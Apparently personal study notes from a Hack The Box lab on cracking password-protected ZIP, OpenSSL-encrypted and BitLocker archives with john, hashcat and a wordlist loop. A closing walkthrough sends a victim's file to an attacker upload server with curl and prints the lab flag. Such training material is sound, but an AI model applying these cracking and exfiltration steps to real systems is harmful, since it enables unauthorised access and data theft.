cases, employees often rely on archives, which allow them to split all the necessary files in a structured way according to t he projects (often in subfolders), summarize them, and pack them into a single file.

There are many types of archive files. Some common file extensions include, but are not limited to:

Tar	**Gz**	**Rar**	**zip**
vmdb/vmx	**Cpt**	**Truecrypt**	**bitlocker**
Kdbx	**Luks**	**Deb**	**7z**
Pkg	**Rpm**	**War**	**gzip**

An extensive list of archive types can be found on **FileInfo.com**.

Download All File Extensions

```
$ curl -s https://fileinfo.com/filetypes/compressed | html2text | awk '{print tolower($1)}' | grep "\." | tee -a compressed_ext.txt
```

```
.mint
.htmi
.tpsr
.mpkg
.arduboy
.ice
.sifz
.fzpz
.rar
.comppkg.hauptwerk.rar
...SNIP...
```

This part uses curl to silently (-s) fetch the contents of the webpage
The awk command processes each line of the plain text, converting the first word in each line to lowercase using tolower($1). This is useful for normalizing file extensions since they might be in different cases (upper, lower, mixed).

It is important to note that not **all of the above archives support password protection**. Other tools are often used to protect the corresponding archives with a password. For example, with tar, the tool **openssl** or **gpg** is used to encrypt the archives.

Cracking ZIP

The .zip format is often heavily used in Windows environments to compress many files into one file. The procedure we have already seen remains the same except for using a different script to extract the hashes.

```
$ zip2john ZIP.zip > zip.hash
```

```
ver 2.0 efh 5455 efh 7875 ZIP.zip/customers.csv PKZIP Encr: 2b chk, TS_chk, cmplen=42, decmplen=30, crc=490E7510
```

By extracting the hashes, we will also see which files are in the ZIP archive.

```
$ cat zip.hash
```

```
ZIP.zip/customers.csv:$pkzip2$1*2*2*0*2a*1e*490e7510*0*42*0*2a*490e*
409b*ef1e7feb7c1cf701a6ada7132e6a5c6c84c032401536faf7493df0294b0d5afc3464f14ec081cc0e18cb*$/pkzip2$:customers.csv:ZIP.zip::ZIP.zip
```

Once we have extracted the hash, we can now use john again to crack it with the desired password list. Because if john cracks it successfully, it will show us the corresponding password that we can use to open the ZIP archive.

```
$ john --wordlist=rockyou.txt zip.hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234            (ZIP.zip/customers.csv)
1g 0:00:00:00 DONE (2022-02-09 09:18) 100.0g/s 250600p/s 250600c/s 250600C/s 123456..1478963
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
$ john zip.hash --show
```

```
ZIP.zip/customers.csv:1234:customers.csv:ZIP.zip::ZIP.zip

1 password hash cracked, 0 left
```

Cracking OpenSSL Encrypted Archives

As we have already discussed, openssl can be used to encrypt the gzip format as an example. Using the tool file, we can obtain information about the specified file's format. This could look like this, for example:

```
$ file GZIP.gzip
GZIP.gzip: openssl enc'd data with salted password
```

When cracking OpenSSL encrypted files and **archives**, we can encounter many different difficulties that will bring **many false positives** or even fail to guess the correct password. Therefore, **the safest choice for success is to use the openssl tool in a for-loop that tries to extract the files from the archive directly if the password is guessed correctly.**

The following one-liner will show many errors related to the GZIP format, which we can ignore. If we have used the correct password list, as in this example, we will see that we have successfully extracted another file from the archive.

```
$ for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip -k $i 2>/dev/null| tar xz;done

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

<SNIP>
```

*The openssl command is used to attempt decryption (**-d**) of the GZIP.gzip file using the AES-256-CBC encryption algorithm (-aes-256-cbc), with the password (-k) being the current word ($i) from the wordlist.*
If the decryption is successful, it outputs the decrypted content.

*The decrypted output is piped into the **tar** command, which **tries to extract the contents** assuming the decrypted data is a compressed .tar.gz file. The **xz** option tells tar to extract the file **assuming gzip compression** (z).*

```
$ ls

customers.csv  GZIP.gzip  rockyou.txt
```

Cracking BitLocker Encrypted Drives

BitLocker is an **encryption program for entire partitions and external drives**. Microsoft **developed it for the Windows operating system**. It has been available since Windows Vista and **uses the AES encryption algorithm** with **128-bit** or **256-bit length**. If the password or PIN for BitLocker **is forgotten, we can use the recovery key to decrypt the partition or drive. The recovery key** is a **48-digit string of numbers generated during BitLocker setup that also can be brute-forced.**

Virtual drives are often created in which personal information, notes, and documents are stored on the computer or laptop provided by the company to prevent access to this information by third parties. Again, we can use a script called **bitlocker2john to extract the hash we need to crack**.

Four different hashes will be extracted, which can be used with different Hashcat hash modes. For our example, we will work with the first one, which refers to the BitLocker password.

```
$ bitlocker2john -i Backup.vhd > backup.hashes
$ grep "bitlocker\$0" backup.hashes > backup.hash
$ cat backup.hash

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$60$d59f37e...SNIP...70696f7eab6b
```

Both John and Hashcat can be used for this purpose. This example will look at the procedure with Hashcat. The Hashcat mode for cracking BitLocker hashes is -m 22100. So we provide Hashcat with the file with the one hash, specify our password list, and specify the hash mode. Since this is robust encryption (AES), cracking can take some time, depending on the hardware used. Additionally, we can specify the filename in which the result should be stored.

```
$ hashcat -m 22100 backup.hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt -o backup.cracked

hashcat (v6.1.1) starting...
```


```
<SNIP>

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$60
$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb885cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f:1234qwer

Session..........: hashcat
Status...........: Cracked
Hash.Name........: BitLocker
Hash.Target......: $bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$10...8ec54f
Time.Started.....: Wed Feb  9 11:46:40 2022 (1 min, 42 secs)
Time.Estimated...: Wed Feb  9 11:48:22 2022 (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       28 H/s (8.79ms) @ Accel:32 Loops:4096 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2880/6163 (46.73%)
Rejected.........: 0/2880 (0.00%)
Restore.Point....: 2816/6163 (45.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1044480-1048576
Candidates.#1....: chemical -> secrets

Started: Wed Feb  9 11:46:35 2022
Stopped: Wed Feb  9 11:48:23 2022
```

Once we have cracked the password, we will be able to open the encrypted drives. The easiest way to mount a BitLocker encrypted virtual drive is to transfer it to a Windows system and mount it. To do this, we only have to double-click on the virtual drive. Since it is password protected, Windows will show us an error. After mounting, we can again double-click BitLocker to prompt us for the password.



Else, if we don't have GUI :

Mount the Virtual Drive:

First, you'll need to mount the virtual drive if it's an image file (e.g., .vhd, .vhdx, or .iso). You can use the Mount-DiskImage cmdlet for this.

```
Mount-DiskImage -ImagePath "C:\path\to\your\encrypted_drive.vhdx"
```

Identify the Volume:

After mounting the virtual drive, you'll need to identify which volume is associated with the mounted disk. You can use the Get-BitLockerVolume cmdlet to list all BitLocker-protected volumes.

```
Get-BitLockerVolume
```

This will display a list of volumes and information about whether BitLocker is enabled on them.

• Unlock the BitLocker Volume:

Once you know the drive letter of the BitLocker-encrypted volume, you can unlock it using the **password** **or** recovery key.

```
Unlock-BitLocker -MountPoint "D:" -Password (ConvertTo-SecureString "your_password" -AsPlainText -Force)
```

Replace "D:" with the drive letter of the BitLocker-encrypted volume and "your_password" with the password you have cracked.

• Using a Recovery Key

If you have a BitLocker recovery key, you can unlock the volume with that instead:

```
Unlock-BitLocker -MountPoint "D:" -RecoveryKey "1234-5678-9123-4567-8901-2345-6789-0123"
```

Replace the recovery key with the actual recovery key associated with the encrypted drive.

Verify the Drive is Unlocked:

After running the unlock command, you can check whether the drive is now accessible:

```
Get-BitLockerVolume
```

Unmount the Virtual Drive

```
Dismount-DiskImage -ImagePath "C:\path\to\your\encrypted_drive.vhdx"
```

LAB

+0 Use the cracked password of the user Kira, log in to the host, and read the Notes.zip file containing the flag. Then, submit the flag as the answer.

```
kira@nix01:~$ find / -name *.zip 2>/dev/null
/home/kira/Documents/Notes.zip
```

```
kira@nix01:~$ file /home/kira/Documents/Notes.zip
/home/kira/Documents/Notes.zip: Zip archive data, at least v1.0 to extract
```

```
kira@nix01:~$ curl -X POST http:/10.10.16.17:8000/upload -F 'files=@/home/kira/Documents/Notes.zip' --insecure
kira@nix01:~$
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.66.167 - - [17/Oct/2024 12:06:22] [Uploaded] "Notes.zip" --> /home/jerbi/HackTheBox/password_attacking/labs/Notes.zip
10.129.66.167 - - [17/Oct/2024 12:06:22] "POST /upload HTTP/1.1" 204 -
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ unzip Notes.zip
Archive:  Notes.zip
[Notes.zip] notes.txt password:
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ zip2john Notes.zip > notes_zip.hash
ver 1.0 efh 5455 efh 7875 Notes.zip/notes.txt PKZIP Encr: 2b chk, TS_chk, cmplen=38, decmplen=26, crc=D0CED23B ts=7EF8 cs=7ef8 type=0

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ john --wordlist=~/HackTheBox/password_attacking/wordlist/mut_password.list notes_zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd3!       (Notes.zip/notes.txt)
1g 0:00:00:00 DONE (2024-10-17 12:13) 25.00g/s 1843Kp/s 1843Kc/s 1843KC/s P00hbear2022..R0ckst@r93
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ unzip Notes.zip
Archive:  Notes.zip
[Notes.zip] notes.txt password:
 extracting: notes.txt

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ cat notes.txt
HTB{ocnc7r4io8ucsj8eujcm}

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$
```


.